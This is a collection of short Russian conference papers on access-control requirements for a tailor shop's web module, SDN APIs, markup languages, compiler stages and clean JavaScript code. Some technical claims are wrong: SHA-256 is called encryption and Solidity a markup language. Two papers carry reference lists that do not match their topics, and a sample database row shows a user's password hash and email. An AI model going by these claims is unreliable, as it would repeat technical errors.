Требования по защите информации о несанкционированного доступа в автоматизированных системах определены в руководящем документе Гостехкомиссии России «РД. Автоматизированные системы. Защита от НСД к информации. Классификация автоматизированных систем и требования по защите информации» [3]. Требования к защите персональных данных при их обработке в информационных системах персональных данных утверждены в Постановлении Правительства 1119 [4]. Показатели защищенности от несанкционированного доступа средств вычислительной техники определены в руководящем

документе Гостехкомиссии России «РД. СВТ. Защита от НСД к информации. Показатели защищенности от НСД» [5].

Целью данного исследования являлось обеспечение требований информационной безопасности, предъявляемых к автоматизированным системам обработки информации. Для достижения цели были поставлены следующие задачи:

- изучение законодательства Российской Федерации в сфере обеспечения требований информационной безопасности, предъявляемых к автоматизированным системам обработки информации;
- разработка автоматизированного модуля «Взаимодействие с клиентами» с учетом выявленных требований.

В рамках исследования было выбрано ателье «Гардероб», предоставляющее населению бытовые услуги по ремонту одежды. Информационный ресурс ателье, направлен на поддержку деятельности администратора и не автоматизирует процесс взаимодействия с клиентами. Расширение функционала информационного ресурса за счет внедрения модуля «Взаимодействие с клиентами» сделает процесс взаимодействия проще и прозрачнее.

Анализ исходных данных показал, что автоматизированный модуль соответствует классу защиты от несанкционированного доступа 1Г – многопользовательская система, в которой одновременно обрабатывается информация разного уровня конфиденциальности.

Требования по защите информации от несанкционированного доступа для класса защищенности 1Г включают:

- требования к подсистеме управления доступом: вход в систему должен осуществляться по идентификатору и паролю. Доступ к информационным ресурсам должен осуществляться в соответствии с матрицей доступа;
- требования к подсистеме регистрации и учета: регистрация входа (выхода) субъектов доступа в систему (из системы);
- требования к подсистеме обеспечения целостности: периодическое тестирование функций системы защиты информации, имитирующей попытки несанкционированного доступа.

Выявленные требования были учтены при разработке автоматизированного модуля «Взаимодействие с клиентами» информационного ресурса ателье:

- 1) пользователям, впервые получающим доступ к функционалу, реализуемому автоматизированным модулем, необходимо пройти процедуру регистрации с указанием общедоступной информации о себе [1] и подтвердившим свое согласие на обработку персональных данных [2];

Рисунок 1. Страница «Регистрация».

Отдельные требования предъявляются к паролю пользователя. В случае, если пароль пользователя не отвечает заявленным требованиям, система сама предложит сгенерировать пароль, удовлетворяющий требованиям стойкости к вскрытию.

- 2) Доступ к информации в личном кабинете предоставляется только после прохождения процедур идентификации и двухфакторной аутентификации.




Рисунок 2. Главная страница.

В модуле также предусмотрена возможность восстановления доступа к функционалу на случай утери пароля. Данная возможность реализована через сообщение на электронную почту, указанную при регистрации.

В случае неправильного ввода пользователем идентифицирующей информации пользователь получит сообщение об ошибке «Неправильные учетные данные».




Рисунок 3. Страница с неверным входом.

В случае успешного прохождения процедур идентификации и авторизации пользователю предоставляется функционал автоматизированного модуля. На рисунке 4 представлена страница личного кабинета авторизованного пользователя, содержащая информацию о пользователе информационного ресурса, включающая контактные и пользовательские данные.




Рисунок 4. Страница «Личный кабинет».

В разделе «Редактировать профиль» пользователю предоставляется возможности изменить свои личные данные, а также изменить пароль.




Рисунок 5. Страница «Редактирование профиля».

Пароль пользователя хранится в базе данных в зашифрованном виде. В качестве алгоритма шифрования выбран криптографический алгоритм SHA-256.

11	pbkdf2_sha256\$600000\$41cAIEozWEIA1y5i6a6m6q\$8aEAcQWaS1od...	2024-03-10 22:18:40.827958	0	lenu4ek69	Елена	Антонова	elena-antonova@ya.ru	0
----	--	----------------------------	---	-----------	-------	----------	----------------------	---

Рисунок 6. Запись таблицы «Пользователь» базы данных.

В разделе «Мои заказы» личного кабинета пользователь сможет просматривать информацию о своих заказах в ателье и их статусах готовности, а также осуществлять поиск заказов по их номеру.




Рисунок 7. Страница «Мои заказы».

Таким образом, анализ требований информационной безопасности, предъявляемых к автоматизированным системам обработки информации, позволил разработать автоматизированный модуль «Взаимодействие с клиентами» информационного ресурса ателье по ремонту одежды, отвечающий нормам и правилам защиты информации от несанкционированного доступа.

\*\*\*

1. Федеральный закон РФ от 27 июля 2006 № 149-ФЗ «Об информации, информационных технологиях и о защите информации» [Электронный ресурс]. - Режим доступа: [http://www.consultant.ru/document/cons\\_doc\\_LAW\\_61798](http://www.consultant.ru/document/cons_doc_LAW_61798).
2. Федеральный закон РФ от 27 июля 2006 года № 152-ФЗ «О персональных данных» [Электронный ресурс]. - Режим доступа: [http://www.consultant.ru/document/cons\\_doc\\_LAW\\_61801](http://www.consultant.ru/document/cons_doc_LAW_61801).
3. Руководящий документ «Автоматизированные системы. Защита от несанкционированного доступа к информации. Классификация автоматизированных систем и требования по защите информации» от 30 марта 1992 г. [Электронный ресурс]. - Режим доступа: <https://fstec.ru/dokumenty/vse-dokumenty/spetsialnye-normativnye-dokumenty/rukovodyashchij-dokument-ot-30-marta-1992-g-3/>.
4. Постановление Правительства РФ от 1 ноября 2012 г. № 1119 «Об утверждении требований к защите персональных данных при их обработке в информационных системах персональных данных» [Электронный ресурс]. - Режим доступа: <https://base.garant.ru/70252506/>.
5. РД Гостехкомиссии России «СВТ. Защита от НСД к информации. Показатели защищенности от НСД» [Электронный ресурс] / Федеральная служба по техническому и экспортному контролю России - Режим доступа: <https://fstec.ru/tekhnicheskaya-zashchita-informatsii>.

**Фелингер В.А.**

**SDN: От традиционных протоколов к инновационным API**

*Томский государственный университет  
систем управления и радиоэлектроники  
(Россия, Томск)*

doi: 10.18411/trnio-04-2024-680

#### **Аннотация**

Данная статья исследует эволюцию интерфейсов прикладного уровня в технологии программно-определяемых сетей. Начиная с описания основных концепций и роли интерфейсов прикладного уровня, она переходит к обзору их развития от базовых протоколов

до высокоуровневых абстракций, а также к современным трендам, таким как сетевые платформы.

**Ключевые слова:** SDN, программно-определяемые сети, интерфейсы прикладного уровня, API, OpenFlow, сетевые платформы как сервис, автоматизация сетей.

### Abstract

This article explores the evolution of application-level interfaces in software-defined network technology. Starting with a description of the basic concepts and the role of application-level interfaces, she proceeds to review their development from basic protocols to high-level abstractions, as well as modern trends such as network platforms.

**Keywords:** SDN, software-defined networks, application-level interfaces, API, OpenFlow, network platforms as a service, network automation.

Интерфейс прикладного уровня Application Programming Interfaces (далее – API) в Software Defined Networking (далее – SDN) представляет собой набор программных методов и протоколов, которые позволяют приложениям управлять сетевой инфраструктурой и выступает в качестве моста между приложениями и абстрактными моделями, используемыми для управления сетью. Интерфейс прикладного уровня делает возможным автоматизацию, динамическое управление ресурсами, реализацию политик безопасности и другие сценарии, способствуя гибкости и адаптивности сетевых решений.

Первоначально интерфейсы прикладного уровня в SDN были ограничены и представляли собой базовые протоколы, такие как OpenFlow. Однако с развитием технологий и ростом требований к сетям, интерфейсы прикладного уровня также эволюционировали. В ответ на разнообразные потребности сетей, появились стандарты и расширения протоколов, такие как OpenFlow 1.3 и более поздние версии, которые предоставляют более широкие возможности управления сетью, включая поддержку многоуровневых сетей и более гибкие механизмы обработки пакетов.

С появлением высокоуровневых абстракций, таких как Network Configuration Protocol (NETCONF) и RESTCONF, разработчики приложений получили возможность более абстрагированного и простого управления сетью. Такие протоколы позволяют обращаться к сетевым ресурсам через простые HTTP-запросы и работать с данными в формате XML или JSON. Одним из последних трендов является развитие концепции сетевых платформ как сервис (далее – NaaS). В этом контексте интерфейсы прикладного уровня представляют собой API облачных провайдеров или платформ, которые предоставляют возможность арендовать и настраивать сетевые ресурсы в облаке через программные методы.

Интерфейсы прикладного уровня играют ключевую роль в обеспечении гибкости, масштабируемости и автоматизации сетевых решений. Они позволяют разработчикам интегрировать сетевое управление в свои приложения и создавать инновационные сетевые сервисы. Благодаря стандартизации и эволюции протоколов, разработчики могут выбирать наиболее подходящие методы взаимодействия с сетью в зависимости от конкретных требований своих приложений.

Концепция SDN, как следует из названия, основана на различных программных интерфейсах. В общем случае контроллер SDN представляет собой набор программных интерфейсов. На рисунке 1 показана классическая модель SDN.




Рисунок 1. SDN API.

Northbound API предназначены для создания экосистемы приложений. Эта экосистема является главной целью (или, по крайней мере, одной из главных целей) SDN. Пользователями API являются разработчики веб-приложений. На самом деле существует множество различных предложений по интерфейсам прикладного уровня. Упоминается множество различных проектов контроллеров SDN, каждый из которых предлагает свой набор интерфейсов для приложений. Над этими интерфейсами работает консорциум Open Networking Foundation (ONF). Одна из причин таких различий заключается в том, что приложения предъявляют разные требования. Популярно мнение, что общие интерфейсы для приложений должны создаваться на рынке, а не комитетом.

Ключевое значение имеет Northbound API, которые предоставляют приложениям доступ к сетевой инфраструктуре. Они позволяют разработчикам создавать инновационные сетевые сервисы, управлять трафиком, реализовывать политики безопасности и многое другое. Стандартизация и развитие Northbound API способствуют развитию экосистемы SDN и созданию разнообразных приложений, способных адаптироваться к различным сценариям использования.

Одним из примеров успешной реализации API в сетевой индустрии является Parlay X, попытка предложить общий интерфейс для телекоммуникационных приложений. Основная идея Parlay X заключается в объединении сетевого подхода к распределению телекоммуникационных услуг с механизмом представления услуг на уровне системы управления предприятием. Подобный подход позволяет обеспечить универсальность и гибкость в управлении ресурсами телекоммуникационных сетей.

Интерфейсы прикладного программирования API Parlay могут скрывать сложные механизмы управления в телекоммуникационной сети, сохраняя при этом уровень безопасности, поддерживаемый оператором связи (рис. 2).




Рисунок 2. The Parlay API.

Основные принципы работы API прозрачны и очевидны:

- 1) Parlay API предназначены для программных интерфейсов, а не сетевых протоколов;
- 2) Parlay API не зависит от сети;
- 3) API обеспечивает все уровни безопасности;
- 4) Простота использования;
- 5) Расширяемость и прогрессивная реализация (использование).

Parlay API фактически описывают прикладные телекоммуникационные услуги. В SDN мы имеем дело не с сервисами, а с другими приложениями. В этом контексте название API следует воспринимать совершенно буквально, то есть как интерфейс прикладного программирования для управления другими приложениями.

В целом, Parlay X API представляет собой пример успешного использования стандартизированных интерфейсов прикладного уровня для обеспечения интеграции и взаимодействия в сложных телекоммуникационных экосистемах. Его применение открывает новые возможности для инноваций и развития в области управления телекоммуникационными ресурсами и предоставления услуг.

Одним из последних трендов в области интерфейсов прикладного уровня в SDN является развитие концепции сетевых платформ как сервис (NaaS). В этом контексте, облако предоставляет API для управления сетевыми ресурсами, позволяя арендовать и настраивать сетевые сервисы через программные методы, что упрощает развертывание и управление сетевыми инфраструктурами и позволяет быстро адаптироваться к изменяющимся потребностям бизнеса.

Интерфейсы прикладного уровня в SDN играют фундаментальную роль в обеспечении эффективного управления сетевыми ресурсами. Их эволюция от базовых протоколов к высокоуровневым абстракциям и моделям NaaS открывает новые возможности для разработчиков и предприятий в области сетевых технологий. Понимание и использование современных интерфейсов прикладного уровня является ключом к созданию гибких, масштабируемых и инновационных сетевых решений.

\*\*\*

1. Петрянин Д.Л. Анализ систем защиты информации в базах данных / Д.Л. Петрянин, Н.В. Горячев, Н.К. Юрков // Труды международного симпозиума Надежность и качество. 2013. Т. 1. С. 115-122.
2. Левитин А.В. Алгоритмы: введение в разработку и анализ — М.: Вильямс, 2006. С. 392-398.
3. Архивируем WinRAR'ом [Электронный ресурс] // URL: <http://www.white-windows.ru/all-aboutwinrar-arhiver/> (дата обращения 05.03.2015).

**Фелингер В.А.**

**Разметка: от простых структур до гибких форматов**

*Томский государственный университет  
систем управления и радиоэлектроники  
(Россия, Томск)*

doi: 10.18411/trnio-04-2024-681

#### **Аннотация**

Статья исследует эволюцию языков разметки с момента их зарождения до современности. Начиная с простых тегов HTML и SGML, статья охватывает разнообразие современных инструментов, включая XML, Markdown, YAML и JSON. Рассматриваются ключевые этапы развития и инноваций в области языков разметки, а также их важность в цифровой эпохе.

**Ключевые слова:** языки разметки, HTML, XML, Markdown, YAML, JSON, эволюция, веб-разработка, структурирование данных, инновации.

#### **Abstract**

The article explores the evolution of markup languages from their inception to the present. Starting with simple HTML and SGML tags, the article covers a variety of modern tools, including XML, Markdown, YAML and JSON. The key stages of development and innovation in the field of markup languages, as well as their importance in the digital age, are considered.

**Keywords:** markup languages, HTML, XML, Markdown, YAML, JSON, evolution, web development, data structuring, innovation.

Языки разметки являются фундаментальным инструментом в современном мире веб-разработки, текстовой обработки, и многих других областях. С течением времени они продолжают развиваться, улучшая свою функциональность, гибкость и простоту использования.

Возникновение языков разметки связано с необходимостью структурирования информации. Одним из самых известных языков разметки является HTML (HyperText Markup Language), который был разработан в начале 1990-х годов Тимом Бернерсом-Ли. HTML предоставил способ создания связанных гипертекстовых документов, который был необходим

для ранних веб-страниц. Но до появления HTML существовали и другие языки разметки. Например, SGML (Standard Generalized Markup Language), на основе которого был создан HTML, а также LaTeX, который широко используется в научных и академических кругах для верстки документов.

Со временем разнообразие языков разметки стало расти. XML (eXtensible Markup Language) появился как обобщение HTML, обеспечивая более общий и гибкий подход к структурированию данных. Он нашел широкое применение в обмене информацией между системами и хранении данных.

Однако XML имел свои недостатки, включая громоздкость и сложность синтаксиса. В ответ на это появился Markdown - легкий язык разметки, разработанный Джоном Грубером и Аароном Шварцем. Markdown предлагает простой и интуитивно понятный способ форматирования текста с использованием простых символов. Он стал популярным выбором для написания README-файлов, блогов, форумов и многих других веб-страниц.

В настоящее время существует множество языков разметки, каждый из которых имеет свои особенности и области применения. Например, YAML (YAML Ain't Markup Language) используется для представления данных в структурированном формате, а JSON (JavaScript Object Notation) - для обмена данными между веб-сервером и клиентом.

Более того, с появлением новых технологий, таких как блокчейн и смарт-контракты, появляются новые языки разметки, специализированные для этих областей. Например, Solidity используется для написания смарт-контрактов на платформе Ethereum.

У большинства людей домашние и офисные компьютеры подключены к Интернету и спокойно пользуются его возможностями, но обычный человек вряд ли задумывается о том, как эта информация отображается на экране, а ведь цель, которую он преследует, проста - получить нужную информацию в доступной для него форме и затем использовать ее. Одним из инструментов, помогающих нам в этом, являются языки разметки, такие как HTML (Hypertext Markup Language) и CSS (Cascading Style Sheets).

Назначение этих двух языков видно из их названий: язык разметки гипертекста упорядочивает текст в правильном и необходимом для разработчика порядке, а таблицы стилей содержат дизайн этого текста. Моделью для отображения страницы в правильном виде является дерево DOM (Document Object Model), которое представляет собой связный граф.

Когда HTML только создавался, не существовало понятия стиля, а страницы представляли собой просто текстовые документы с перелинковкой. На этом этапе дерево DOM читало написанный код сверху вниз, слева направо, то есть элементы располагались друг за другом в файле, в котором был написан код страницы, и так же они располагались на странице. Конечно, такое скучное и довольно неудобное представление просуществовало недолго, и вскоре появился первый CSS. Первым появлением CSS был так называемый «вложенный» CSS, который означал, что все стили будут храниться и описываться в одном файле вместе с макетом страницы. Такой способ расположения и описания стилей был огромным неудобством для разработчиков и значительно увеличивал вес файлов разметки, что уже сказывалось на скорости работы серверов. На данном этапе развития CSS представляет только простые элементы дизайна, в основном связанные с оформлением текста (курсив, размер текста, цвета, изображения и т. д.). На этом этапе дерево DOM обрабатывает разметку так же, как было описано ранее, и так же обрабатывает стили.

Следующим шагом в развитии стало разделение HTML и CSS на отдельные файлы, так что только элементы разметки с селекторами (указателями на необходимые стили) хранятся в файле, содержащем разметку, а стили, определенные для каждого селектора, хранятся в файле, содержащем стили. Такое представление используется и по сей день, хотя в некоторых случаях приходится возвращаться к использованию «вложенного» CSS.

Хотя наши страницы по-прежнему представляют собой набор текста и ссылок на другие страницы, они стали стилизованными и эстетически привлекательными, и следующим этапом развития стало появление «табличных» макетов. Страницы могли содержать изображения и другую красивую мультимедийную информацию, а не скучный и однообразный текст. До сих



пор существует несколько сайтов, использующих «табличную» верстку, но их становится все меньше, и из-за своей простоты они теперь используются в основном для административной части сайта. Основная проблема такой модели сайта заключается в том, что дерево DOM также читает файлы сверху вниз и справа налево, и изменить порядок расположения элементов невозможно.




Рисунок 1. Иерархия изменения HTML и CSS.

Следующим шагом в развитии стала «блочная верстка», которая используется и по сей день. Такая верстка означает, что страница делится на множество блоков, которые, в свою очередь, делятся на более мелкие блоки. На этом этапе дерево DOM сначала считывает все элементы и их селекторы, а затем располагает их так, как указано в таблице стилей (если в таблице стилей нет указания, как это сделать, то все располагается сверху вниз и слева направо, как и раньше). В результате разработчики теперь свободны от ограничений таблиц и их полей и могут располагать элементы на странице по своему усмотрению.

Некоторые ошибочно полагают, что язык разметки страниц - это HTML5, что неверно. HTML5 - это не преемник языка разметки гипертекста, а скорее новая открытая платформа, предназначенная для создания веб-приложений, которые могут использовать преимущества аудио, видео, графики, анимации и т. д. CSS не стоит на месте, с новыми возможностями и функционалом почти каждый день, потому что его цели очень сложны, как у HTML документы должны сочетать в себе 2 вещи, которые в принципе сложно совместить, а именно качество и скорость.

CSS-файлы должны занимать очень мало места на сервере и быстро обрабатываться браузером, что, в свою очередь, обеспечивает большую функциональность и возможности для стилизации документа. Разработка CSS делится на 3 этапа (CSS1, CSS2, CSS3). Первый этап - это упомянутый ранее «вложенный» CSS1, второй - CSS2 с селекторами, а третий - развивающийся в настоящее время CSS3, где к CSS3 добавляются анимации, которые теперь позволяют не только менять цвет, положение и дизайн элементов, но и перемещать их и т. д. Первый этап - это упомянутый ранее «вложенный» CSS1, второй - CSS2 с селекторами, а третий - CSS3, где к CSS3 добавляются анимации.

Языки разметки продолжают развиваться, а их разнообразие и инновации отражают потребности современного мира информационных технологий. От простых тегов HTML до мощных инструментов, таких как Markdown и YAML, эти языки играют ключевую роль в структурировании, обмене и представлении данных в цифровой эпохе. С развитием технологий и появлением новых задач появятся и новые языки разметки, обеспечивая более эффективные и инновационные способы работы с данными.

\*\*\*

1. Бьянкуцци Ф., Уорден Ш. Пионеры программирования. Диалоги с создателями наиболее популярных языков программирования. СПб., 2010.
2. Вольфенгаген В.Э. Конструкции языков программирования. Приемы описания. М., 2001.
3. Паронджанов В.Д. Как улучшить работу ума. Алгоритмы без программистов—это очень просто! М., 2001.
4. Себеста Р.У. Основные концепции языков программирования = Concepts of Programming Languages / Пер. с англ.; 5-е изд. М., 2001.

**Фелингер В.А.**

**Этапы разработки трансляторов языков программирования высокого уровня**

*Томский государственный университет  
систем управления и радиоэлектроники  
(Россия, Томск)*

doi: 10.18411/trnio-04-2024-682

**Аннотация**

Данная статья исследует процесс разработки трансляторов языков программирования высокого уровня и их роль в создании программного обеспечения. Описываются этапы трансляции, технологические вызовы, с которыми сталкиваются разработчики, а также современные тенденции в данной области.

**Ключевые слова:** трансляторы, языки программирования высокого уровня, лексический анализ, синтаксический анализ, семантический анализ, кодогенерация.

**Abstract**

This article explores the process of developing high-level programming language translators and their role in software creation. The stages of translation, the technological challenges faced by developers, as well as current trends in this area are described.

**Keywords:** translators, high-level programming languages, lexical analysis, syntactic analysis, semantic analysis, code generation.

Один из ключевых элементов в создании программного продукта – это языки программирования высокого уровня.

Тем не менее, создание программы на языке высокого уровня требует, чтобы код был переведен в машинный язык, который может выполнять компьютер. Вот где на сцену выходят трансляторы языков программирования высокого уровня. Такие инструменты являются ключевым звеном в процессе разработки программного обеспечения, преобразуя код, написанный на языке высокого уровня, в инструкции, понятные компьютеру.

Транслятор – это программное обеспечение (далее – ПО), которое принимает исходный код на одном языке программирования (исходном языке) и преобразует его в эквивалентный код на другом языке (целевом языке), сохраняя при этом функциональность и семантику исходного кода. В контексте языков программирования высокого уровня исходным языком чаще всего является язык, близкий к естественному языку, такой как Python, Java или C++, а целевым языком обычно является машинный код, который может выполнять компьютер.

Процесс трансляции обычно состоит из нескольких этапов:

- I. Лексический анализ (сканирование):  
Лексемы представляют собой минимальные значимые элементы программы, такие как идентификаторы (названия переменных и функций), ключевые слова языка программирования, операторы, числа и другие символы. Лексический анализатор сканирует исходный код, идентифицирует лексемы и создает последовательность токенов для передачи на следующий этап – синтаксический анализ.
- II. Синтаксический анализ (разбор):  
На этом этапе лексемы, полученные на предыдущем этапе, анализируются для выявления структуры программы в соответствии с синтаксисом языка программирования. Синтаксический анализатор использует грамматические правила языка программирования для проверки правильности порядка лексем и создания синтаксического дерева или другой структуры данных, представляющей собой синтаксическую структуру программы.
- III. Семантический (контекстный) анализ:

На этом этапе проводится проверка правильности использования лексем с учетом их значения и контекста. Он также выполняет проверки, такие как типизация переменных, проверка наличия объявлений переменных и функций, а также другие правила, специфичные для языка программирования. Цель – обнаружить и предотвратить ошибки, связанные с семантикой программы.

IV. Генерация промежуточного представления (кодогенерация):

После успешного прохождения лексического, синтаксического и семантического анализа создается промежуточное представление программы (например, абстрактное синтаксическое дерево (AST), трехадресный код, промежуточное представление на уровне байт-кода или любая другая структура данных, которая представляет собой программу в форме, удобной для дальнейшей обработки и оптимизации).

V. Оптимизация:

На этом этапе промежуточное представление программы оптимизируется для улучшения ее производительности или эффективности, включая в себя различные техники оптимизации, такие как удаление мертвого кода, улучшение работы циклов, инлайнинг функций и т.д.

VI. Генерация целевого кода:

На последнем этапе промежуточное представление программы транслируется в конечный исполняемый код на целевом языке программирования или целевой платформе.

В общем случае процесс компиляции состоит из шести последовательных этапов: лексический анализ, синтаксический анализ, анализ контекста, генерация промежуточного представления, оптимизация и генерация кода. Общий механизм компиляции показан на рис. 1.



Рисунок 1. Этапы компиляции.

С появлением новых архитектур процессоров, расширений языков программирования и потребностей в производительности, разработчики трансляторов сталкиваются с рядом технологических вызовов:

- Трансляторы должны производить код, который работает быстро и эффективно на целевой платформе, используя различные методы оптимизации, такие как инлайнинг, развертывание циклов и оптимизация памяти.
- Постоянное развитие языков программирования требует, чтобы трансляторы были способны поддерживать новые конструкции языка.
- Трансляторы должны быть способны генерировать код, который может быть выполнен на различных платформах.
- Трансляторы часто интегрируются с средами разработки, предоставляя функции, такие как подсветка синтаксиса, автодополнение и отладка.

Написание компьютерных программ прошло долгий путь от программирования в машинном коде до использования современных сред программирования. Сегодня исходный текст программы пишется на одном из языков программирования высокого уровня. Однако процессоры по-прежнему понимают только машинный язык.

Известно, что все трансляторы бывают двух типов - компиляторы и интерпретаторы.

Компилятор может обрабатывать различные арифметические выражения, состоящие из четырех основных операций - сложения, вычитания, умножения и деления. Он также может обрабатывать различные логические выражения, содержащие конкатенацию, дизъюнкцию и отрицание. Кроме того, компилятор может обрабатывать основные алгоритмические структуры: присваивания, ветвления и циклы. Поддерживается и работа с вложенными структурами любого уровня. Таким образом, с помощью созданных языков программирования и разработанных трансляторов можно реализовать достаточно сложные алгоритмы. Эффективность транслятора была проверена на достаточно сложных численных алгоритмах.

Кроссплатформенность становится ключевым требованием в сфере разработки программного обеспечения, поскольку компании и разработчики стремятся создавать приложения, которые могут работать на различных платформах без дополнительной адаптации.

Интеграция с средами разработки также имеет большое значение. Современные трансляторы должны предоставлять инструменты разработки, которые упрощают процесс написания кода, предоставляют функции отладки и подсветки синтаксиса, а также обеспечивают автоматическое дополнение кода для улучшения производительности и удобства использования.

Разработка трансляторов языков программирования высокого уровня является сложной и важной областью в сфере информационных технологий. Данные инструменты позволяют разработчикам создавать эффективное программное обеспечение, абстрагируясь от низкоуровневых деталей.

\*\*\*

1. Петрянин Д.Л. Анализ систем защиты информации в базах данных / Д.Л. Петрянин, Н.В. Горячев, Н.К. Юрков // Труды международного симпозиума Надежность и качество. 2013. Т. 1. С. 115-122.
2. Левитин А.В. Алгоритмы: введение в разработку и анализ — М.: Вильямс, 2006. С. 392-398.
3. Архивируем WinRAR'ом [Электронный ресурс] // URL: <http://www.white-windows.ru/all-aboutwinrar-arhiver/>

**Фиоктистова В.В., Кузнецов А.Д., Порохня М.Д., Никанорова М.И.**  
**Искусство чистого кода**

*ФГБОУ ВО РГАУ-МСХА им. К.А. Тимирязева  
(Россия, Москва)*

doi: 10.18411/trnio-04-2024-683

#### **Аннотация**

Данная статья представляет собой практическое руководство по созданию чистого и поддерживаемого кода в веб-разработке с использованием JavaScript. В статье рассматриваются основные принципы чистого кода и их применение на примерах. Читатели узнают о важности использования понятных имен переменных и функций, разделении ответственности функций, избегании длинных функций и больших блоков кода, а также о регулярном форматировании кода. Кроме того, статья предоставляет обзор инструментов, которые помогают поддерживать высокий уровень чистоты кода в проектах. Это руководство будет полезным как начинающим, так и опытным разработчикам, стремящимся к созданию лучшего качества кода и улучшению своих навыков в веб-разработке.

**Ключевые слова:** веб-разработка, JavaScript, код, программирование, фронтенд.

#### **Abstract**

This article is a practical guide to creating clean and maintainable code in web development using JavaScript. The article discusses the basic principles of clean code and their application with examples. Readers will learn the importance of using meaningful variable and function names, separating function responsibilities, avoiding long functions and large blocks of code, and formatting code regularly. In addition, the article provides an overview of tools that help maintain a high level of

code cleanliness in projects. This guide will be useful for both beginners and experienced developers looking to produce better quality code and improve their web development skills.

**Keywords:** web development, JavaScript, code, programming, frontend.

Веб-разработка - это процесс создания веб-сайтов или веб-приложений, которые доступны через интернет. Она включает в себя создание визуального интерфейса (фронтенд), который пользователи видят и взаимодействуют с ним в браузере, а также разработку серверной части (бэкенд), которая обрабатывает запросы от клиентов, взаимодействует с базами данных и обеспечивает функциональность веб-приложения[1].

JavaScript - это высокоуровневый язык программирования, который широко используется в веб-разработке для создания интерактивных элементов на веб-страницах. Он является одним из ключевых инструментов для разработки фронтенда веб-приложений. JavaScript позволяет добавлять динамические функции на веб-страницы, такие как анимации, обработка событий (например, клики мыши или отправка форм), валидация данных, обновление содержимого страницы без ее перезагрузки и многое другое[2].

Кроме того, JavaScript также используется для разработки серверной части в виде Node.js, что позволяет разработчикам создавать полноценные веб-приложения, работающие на стороне сервера и клиента с использованием единого языка программирования. JavaScript является одним из наиболее популярных языков программирования в мире и является неотъемлемой частью современной веб-разработки.

Так, в мире веб-разработки чистый код играет решающую роль. Он не только делает наш код более читаемым и понятным, но и облегчает его поддержку и расширение в будущем. В современном программировании, где скорость и эффективность играют важную роль, умение создавать чистый код становится неотъемлемым навыком для каждого разработчика.

Эта статья посвящена искусству чистого кода в веб-разработке на JavaScript. Мы рассмотрим четыре ключевых принципа, которые помогут сделать код более эффективным, понятным и легким для поддержки. От выбора понятных имен переменных до разделения функций на отдельные ответственности, мы будем исследовать стратегии и методы, которые помогут достичь высокого уровня чистоты кода в проектах на JavaScript.

Чтобы эффективно создавать и поддерживать чистый код, важно понять, что именно делает код чистым, и какие принципы стоят за этим понятием. Чистый код - это код, который легко читать, понимать и поддерживать. Он написан с ясными и понятными именами переменных и функций, имеет хорошую структуру и разделение ответственности, а также соблюдает соглашения о стиле кодирования. Чистый код является фундаментом для разработки высококачественных программных продуктов[3].

К основным принципам чистого кода можно отнести следующие:

1. **Использование понятных имен переменных и функций:** Имена переменных и функций должны отражать их назначение и контекст использования. Разработчик должен понимать, что делает переменная или функция, просто взглянув на ее имя.
2. **Разделение ответственности функций:** Каждая функция должна выполнять только одну задачу, но делать это хорошо. Этот принцип, известный как принцип единой ответственности (Single Responsibility Principle), делает код более модульным и легким для тестирования и поддержки.
